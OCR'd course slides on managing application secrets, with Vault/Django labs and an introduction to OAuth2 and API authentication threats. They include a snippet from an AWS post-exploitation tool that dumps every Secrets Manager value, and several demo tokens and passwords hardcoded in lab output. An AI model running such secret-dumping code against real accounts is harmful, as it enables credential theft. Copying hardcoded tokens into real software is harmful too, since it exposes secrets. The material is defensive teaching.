
They can store encrypted data inside and only decrypt for authorized sources.

Advantages:

- Strong access control
- Physical and logical security
- Exposed APIs and SDKs for encryption and decryption through the **PKCS#11 standard**.

Disadvantages:

- Expensive
- Hardware is not scalable.
- Requires special skills and knowledge.



ENVIRONMENTAL VARIABLES AND CONFIG FILES

Every system uses a dynamic set of environmental variables given to each running process.
These variables are not stored in the code, and can contain our credentials.

```
export SECRET_KEY=<your secret key>
```

Advantages:

- Supported in all systems
- Easy to develop
- Code becomes very portable.

Disadvantages:

- Can be a manual process
- If automated, protection of the automation script credentials is now needed.

```
environ.Env.read_env()

# False if not in os.environ
DEBUG = env('DEBUG')

# Raises django's ImproperlyConfigured exception if SECRET_KEY not in os.environ
SECRET_KEY = env('SECRET_KEY')

# Parse database connection url strings like psql://user:pass@127.0.0.1:8458/db
DATABASES = {
    # read os.environ['DATABASE_URL'] and raises ImproperlyConfigured exception if not found
    'default': env.db(),
    # read os.environ['SQLITE_URL']
    'extra': env.db('SQLITE_URL', default='sqlite:////tmp/my-tmp-sqlite.db')
}
```

465

Copyright © 2021 Mohammed Aldoub (Voulnet)

CRYPTOGRAPHY

```
    <connectionStrings configProtectionProvider="RsaProtectedConfigurationProvider">
        <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
xmlns="http://www.w3.org/2001/04/xmlenc#">  <EncryptionMethod Algorithm="http://www.w3.org
/2001/04/xmlenc#tripledes-cbc" />  <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
  <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">  <EncryptionMethod
Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />  <KeyInfo xmlns="http://www.w3.org
/2000/09/xmldsig#">  <KeyName>Rsa Key</KeyName>  </KeyInfo>  <CipherData>
<CipherValue>B4B3oZrbpQsYM7Eaq5smukqDj9XUYUCwygBYRG1iasN4ll5W4wAKVCIFCRfvOJGoIXzgqpyjAI30IK
f5pnZ/xWqmo3p/wGfOKdMrzd041dt9llLGbxFpLJs0Nkm583PJ1FppXLAy7FOD0YoBVhG
/PBtBgLjTQqcXRNbVcgufzuArlv
/EH+7lzSNRclXSTMOPMtISF65hPI9ICj9qLx7RBGhVZ6uFZVFteyyuRd2i3D2r7wJfr6KflFkakdxp1OWE2JK4Ldb8k
ZSwAy3bNaI/qaV9EgIWt9wM6RZO/IrI3kI/bX8JuvirPw3j/+TLDB3MoIgKjSbLpR3GYTm9csPu8g==
</CipherValue> </CipherData> </EncryptedKey>  </KeyInfo>  </EncryptedData>
</connectionStrings>
```

Using public key cryptography to encrypt the credentials or secrets and put the encrypted values in the source code

Advantages:

- Supported everywhere
- Unbreakable if done properly

Disadvantages:

- The encryption keys still need to be protected.
- The app still needs to find the decryption key to open the credentials.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CLOUD NATIVE TOOLS

Some cloud providers have tools that enable central and automatic management, renewal, revocation and delivery of credentials to apps.


For example: AWS Secrets Manager

Advantages:

- Centralized management in the cloud
- Easy integration inside the cloud
- Perfect for automation.

Disadvantages:

- Available only in one cloud provider.



CLOUD NATIVE TOOLS

Here is a sample of a python function that reads secrets from AWS Secrets Manager.

This page of code is taken from **barq**, the AWS post exploitation framework written by Mohammed Aldoub (@Voulnet) --> [That's me!], at: https://github.com/voulnet/barq

```
secretsclient = mysession.client(service_name='secretsmanager',region_name=region)
try:
    secrets = secretsclient.list_secrets()['SecretList']
    secretnames = []
    for secret in secrets:
        secretnames.append(secret['Name'])
    for name in secretnames:
        resp = secretsclient.get_secret_value(SecretId=name)

        puts(colored.magenta("Secret Name: %s" %name))
        puts(colored.magenta("Secret Value: %s" %resp['SecretString']))
        resp2 = secretsclient.describe_secret(SecretId=name)
        description = resp2.get('Description','')
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIAL MANAGEMENT SYSTEMS

Some specialized credential management systems allow easy integration with centralized APIs for credential management without vendor locks

For example: Hashicorp Vault

Advantages:

- Centralized management anywhere
- Ability to segregate duties between many admins (Example: 3 of 5 admins are needed to open keys)
- Perfect for automation.
- No vendor lock

Disadvantages:

- Requires skill and custom integration.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIAL MANAGEMENT SYSTEMS

Hashicorp Vault is one of the most feature-reach and capabile credential management systems out there.

Vault can be scripted easily using the CLI, web REST API, or the web UI interface.

Features:

- Multi admin administration.
- High Availability Mode
- Automatically renewed credentials.

```
student@ubuntu:~$ vault kv get secret/postgresql
====== Metadata ======
Key              Value
---              -----
created_time     2019-04-10T00:22:36.717494242Z
deletion_time    n/a
destroyed        false
version          1

====== Data ======
Key         Value
---         -----
password    P@ssw0rdPostgres676&&&&****
```

LAB57: RUN VAULT AND ADD A SECRET

In this lab we will run Hashicorp Vault for the first time and configure some secrets.

CAUTION: These are demo dev steps, PRODUCTION USE IS MORE COMPLEX. This is not how Vault should be used in a real environment!

Running a vault development mode server is easy: Just run:

vault server -dev

Then you will see an output similar to this:

Save the **token** and the **unseal key** somewhere!

You will need them.
Also save the export command just to make it easy

```
WARNING! dev mode is enabled! In this mode, Vault runs entirely in-memory
and starts unsealed with a single unseal key. The root token is already
authenticated to the CLI, so you can immediately begin using Vault.

You may need to set the following environment variable:

    $ export VAULT_ADDR='http://127.0.0.1:8200'

The unseal key and root token are displayed below in case you want to
seal/unseal the Vault or re-authenticate.

Unseal Key: l2To2aR9A0WUGfZRhNfS0zKDIm5TovJg9UdHfHHzRQo=
Root Token: s.NQJEAnaneNmlFVEy120OobdI

Development mode should NOT be used in production installations!

==> Vault server started! Log data will stream in below:

2019-06-14T02:19:04.781+0300 [WARN]  no `api_addr` value specified in config or in VAULT_API_ADDR;
2019-06-14T02:19:04.788+0300 [INFO]  core: security barrier not initialized
2019-06-14T02:19:04.788+0300 [INFO]  core: security barrier initialized: shares=1 threshold=1
2019-06-14T02:19:04.788+0300 [INFO]  core: post-unseal setup starting
2019-06-14T02:19:04.828+0300 [INFO]  core: loaded wrapping token key
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CONNECTING TO VAULT

In the server output, above the unseal key and root token, Vault printed the API URL, like this:

```
tudent@ubuntu:~$ vault server -dev
=> Vault server configuration:

             Api Address: http://127.0.0.1:8200
                     Cgo: disabled
         Cluster Address: https://127.0.0.1:8201
              Listener 1: tcp (addr: "127.0.0.1:8200", cluster addres
               Log Level: info
                   Mlock: supported: true, enabled: false
                 Storage: inmem
                 Version: Vault v1.1.0
             Version Sha: 36aa8c8dd1936e10ebd7a4c1d412ae0e6f7900bd
```

It's usually http://localhost:8200

Visit it!

It will ask for the token to login.

You have the token, remember?

It will show you the default page, with the default Secrets Engines.


Our interesting one is the 'secrets' engine. Click on it, because we want to add a secret!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ADDING SECRETS

Create a new secret, name its path 'postgresql' and add a key of: password

And a value of: P@ssw0rdPostgres676&&&&****



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: VAULT CLI USAGE

Now open a new terminal window, and give it the export command:

export VAULT_ADDR='http://127.0.0.1:8200'

This add an environmental variable that allows the vault client to know where to connect to.

Now use the vault client to list secrets in the 'secret' Engine!

```
student@ubuntu:~$ export VAULT_ADDR='http://127.0.0.1:8200'
student@ubuntu:~$ vault kv list secret
Keys
----
postgresql
```

Use the command:

vault kv list secret

Now use the get subcommand of vault to print the value of postgresql secret!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: READING VAULT SECRETS

To print the value of the secret, use the command:

vault kv get secret/postgresql

```
student@ubuntu:~$ vault kv get secret/postgresql
====== Metadata ======
Key              Value
---              -----
created_time     2019-06-13T23:36:32.165892702Z
deletion_time    n/a
destroyed        false
version          1

====== Data ======
Key         Value
---         -----
password    P@ssw0rdPostgres676&&&&****
student@ubuntu:~$
```

That's nice, but have you ever thought how we didn't authenticate ourselves?

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB58: INTEGRATING DJANGO WITH VAULT AND ENVIRONMENTAL VARIABLES

To do this lab, make sure you already added the correct database password, like we did in the last lab, the vault server should be running, running this command should show the result to the right:

vault kv get secret/postgresql

```
student@ubuntu:~$ vault kv get secret/postgresql
====== Metadata ======
Key              Value
---              -----
created_time     2019-06-13T23:36:32.165892702Z
deletion_time    n/a
destroyed        false
version          1

====== Data ======
Key          Value
---          -----
password     P@ssw0rdPostgres676&&&&****
student@ubuntu:~$
```


Now let's configure our Django web app to use Vault and env variables to store secrets.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

To do this lab, make sure you already added the correct database password, like we did in the last lab, the vault server should be running, running this command should show the result to the right:

```
student@ubuntu:~$ cd /home/student/django/vvda/
student@ubuntu:~/django/vvda$ ls
bin  include  lib  local  share  vvda
student@ubuntu:~/django/vvda$ source bin/activate
(vvda) student@ubuntu:~/django/vvda$ pip install hvac
```

Run these commands in a terminal window

cd /home/student/django/vvda/
source bin/activate
pip install hvac

If hvac installed successfully, go to the second step by using the command to open the django settings file:

gedit /home/student/django/vvda/vvda/vvda/settings.py &

We will also open another file:

gedit /home/student/django/vvda/vvda/vvda/wsgi.py &

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Now in the wsgi.py file open in gedit, before the line "**application = get_wsgi_application()**", add the line:

os.environ['VAULT_TOKEN'] = '<Your Vault Server Token>'

Like the example to the right:

```
from django.core.wsgi import get_wsgi_application

os.environ.setdefault("DJANGO_SETTINGS_MODULE", "vvda.settings")

os.environ['VAULT_TOKEN'] = 's.utmPzLyTsyP1LZTLYgdAd0Vz'

application = get_wsgi_application()
```

Save the file.

What have we done? We're now storing the vault token as an environmental variable outside of the settings.py file.

Remember that we will always have a credential to store somewhere!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Now let's edit the settings.py file. Find the DATABASES section. Before it, add the following code:

```
import hvac
client = hvac.Client(url='http://localhost:8200',token=os.environ['VAULT_TOKEN'])
```

And replace the DB password with this line:

```
client.secrets.kv.v2.read_secret_version(mount_point='secret',path='postgresql')['data']['data']['
password']
```

Like in the screenshot, then save the file.

```
import hvac
client = hvac.Client(url='http://localhost:8200',token=os.environ['VAULT_TOKEN'])
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.postgresql_psycopg2',
        'NAME': 'vvda',
        'USER': 'postgres',
        'PASSWORD': client.secrets.kv.v2.read_secret_version(mount_point='secret',path='postgresql')['data']['data']['password'],
        'HOST': '127.0.0.1',
        'PORT': '5432'
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Now run this command:

sudo service gunicorn restart

The web application should be operational.

Now you have configured it to use both Vault and env variables to store credentials instead of putting them as plaintext in the settings file.

But, we did put the Vault token in the wsgi.py file, which is in the root of the web app. Any other option?

Yes, there is. Check the next lab (if you have time!)

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA LAB59: STORING ENV VARIABLES OUTSIDE OF APP ROOT

Instead of storing the Vault token in a file in the application directory, which could make it suspect to leak through a web app vulnerability or a misconfigured git repository, you can do something better.

You can save the environmental variable in Gunicorn's SystemD service startup file.

Try to figure this out on your own!

Verify it works by putting the environmental variable in SystemD's config for gunicorn, and by removing the environmental variable from wsgi.py

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKE-HOME LAB60: USING DYNAMIC PASSWORDS FOR POSTGRESQL

Hashicorp is an amazing piece of software. It can integrate with PostgreSQL to produce dynamic, automatically changing Database passwords on the fly.

If you do this configuration between Vault and PostgreSQL, and integrate your django web app with it, then the web app will cycle through dynamic temporary DB passwords, thus mitigating the effect of a DB password leak through the web application.

This might help you:
https://www.vaultproject.io/docs/secrets/databases/postgresql.html

Configure it!

This is a take-home lab, as it could take some time and troubleshooting to do, so take your time doing it at home instead of during class-hours.

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKE-HOME LAB61: USING DYNAMIC PASSWORDS FOR AWS

Vault's dynamic credentials feature works greatly with AWS too!

It can integrate with AWS IAM to produce dynamic, automatically changing role API keys on the fly.

Try it!

This is a take-home lab, as it could take some time and troubleshooting to do, so take your time doing it at home instead of during class-hours.

Copyright © 2021 Mohammed Aldoub (Voulnet)

RESOURCES AND REFERENCES

- https://www.vaultproject.io/
- https://en.wikipedia.org/wiki/SHA-1#Cryptanalysis_and_validation
- https://ultimatedjango.com/learn-django/lessons/handling-sensitive-keys/
- https://github.com/joke2k/django-environ
- http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats
- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Password_Storage_Cheat_Sheet.md

Copyright © 2021 Mohammed Aldoub (Voulnet)

Authentication and Authorization

Copyright © 2021 Mohammed Aldoub (Voulnet)

AUTHENTICATION THREATS TO APIS

Authentication is often the first target for attackers and is usually the hardest part to secure in API implementations.

Common **security weaknesses** when implementing authentication:

- **Allowing users to set roles** and permissions.
  - Example: setting role=admin or admin=true in cookies or jwt tokens.
- **Not using secure randomly** generated session ids.
  - Predictable or user-influenced session ids cause account compromise.
- **Insecure** session **lifecycle**:
  - Insecure registration.
  - Insecure password resets.
  - Client-side only logouts.
- Improper application of authentication and authorization standards like OAuth and SAML.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

AUTHENTICATION STANDARDS

- There are many authentication and authorization standards used online:
  - Oauth, SAML, OpenID Connect (OIDC), and others.
  - Each one has a few particular use cases, and solves certain problems.
  - Not all standards are easily interchangeable.

- OAuth is far more widespread than most. It is used by the major web giants such as Google, Facebook, Twitter, GitHub and others.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OAUTH2 STANDARD

- OAuth2 is the main web standard for authorization between services.
- Basically if you use google, twitter or facebook then you probably used it.

- It is used to authorize 3rd party apps to access services or data from a provider with which you have an account.

- Example: Authorizing your Twitter account to a 3rd party twitter app.

Copyright © 2021 Mohammed Aldoub (Voulnet)


OAUTH2 COMPONENTS

Resource Server: Where the data lives.

Application: Client or server side app that needs access to your account.

- e.g. code scanning service to your GitHub account repositories.

Authorization Server: The endpoint that checks for your credentials and asks for your permission to the requested app.



OAUTH2 COMPONENTS

Copyright © 2021 Mohammed Aldoub (Voulnet)

Scopes: The action or privilege requested from the service. Usual examples of scopes:

- Read
- Write
- Access Contacts

Uses the **scope** parameter in the request

Grant Types: Grants are the methods by which access is obtained by a client app.
The types are:

Authorization Code: A code is used by the web app to get an access token. Most common. Can be used by mobile apps using PKCE.
Implicit: An access token is given immediately without authorization. **NOT RECOMMENDED**
Password: Access token is given after giving the correct password. **NOT for 3rd party apps!**

Refresh Token: A refresh token is used to extend the access token validity.
Access Token: Almost always a Bearer Token.
Some apps use JWT as access tokens. **Must be secured!**

OAUTH2 COMPONENTS

Scope Examples: Some sample Oauth scopes from GitHub's authorization server.

The authorization provider (Github) can provide multiple explicit scopes depending on what actions are needed by the to-be-integrated apps.

Available scopes

Copyright © 2021 Mohammed Aldoub (Voulnet)

Name	Description
`(no scope)`	Grants read-only access to public information (includes public user profile info, public repository info, and gists)
`repo`	Grants full access to private and public repositories. That includes read/write access to code, commit statuses, repository and organization projects, invitations, collaborators, adding team memberships, deployment statuses, and repository webhooks for public and private repositories and organizations. Also grants ability to manage user projects.
`repo:status`	Grants read/write access to public and private repository commit statuses. This scope is only necessary to grant other users or services access to private repository commit statuses *without* granting access to the code.
`repo_deployment`	Grants access to deployment statuses for public and private repositories. This scope is only necessary to grant other users or services access to deployment statuses, *without* granting access to the code.
`public_repo`	Limits access to public repositories. That includes read/write access to code, commit statuses, repository projects, collaborators, and deployment statuses for public repositories and organizations. Also required for starring public repositories.
`repo:invite`	Grants accept/decline abilities for invitations to collaborate on a reposi This scope is only necessary to grant other users or services access to invites

OAUTH2 FLOW - AUTHORIZATION CODE FLOW - STEP0

This flow type is the most secure in OAuth2 flows, but it is only usable securely by server-side apps, or mobile/Single-Page-Apps when using PKCE (will be explained soon)

Registration Step:

In this step, the client app developers register their app in the backend service Apps directory, which will give them a Client ID and a Client Secret.

Client ID: The app client unique id given by the API backend.

Client Secret: Used to authenticate the client app to the backend API.
Must be secured! If it is not secured, then attackers could hijack all users who authorized this app!

The client secret must be secured in the app's backend system.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OAUTH2 FLOW - AUTHORIZATION CODE FLOW - STEP1

The 3rd party application initiates this flow.

Sample authorization request:
https://auth.twitter.com/v1/oauth/authorize?response_type=code&client_id=CLIENT_ID&redirect_uri=CALLBACK_URL&scope=read

Authorization endpoint:
https://auth.twitter.com/v1/oauth/authorize

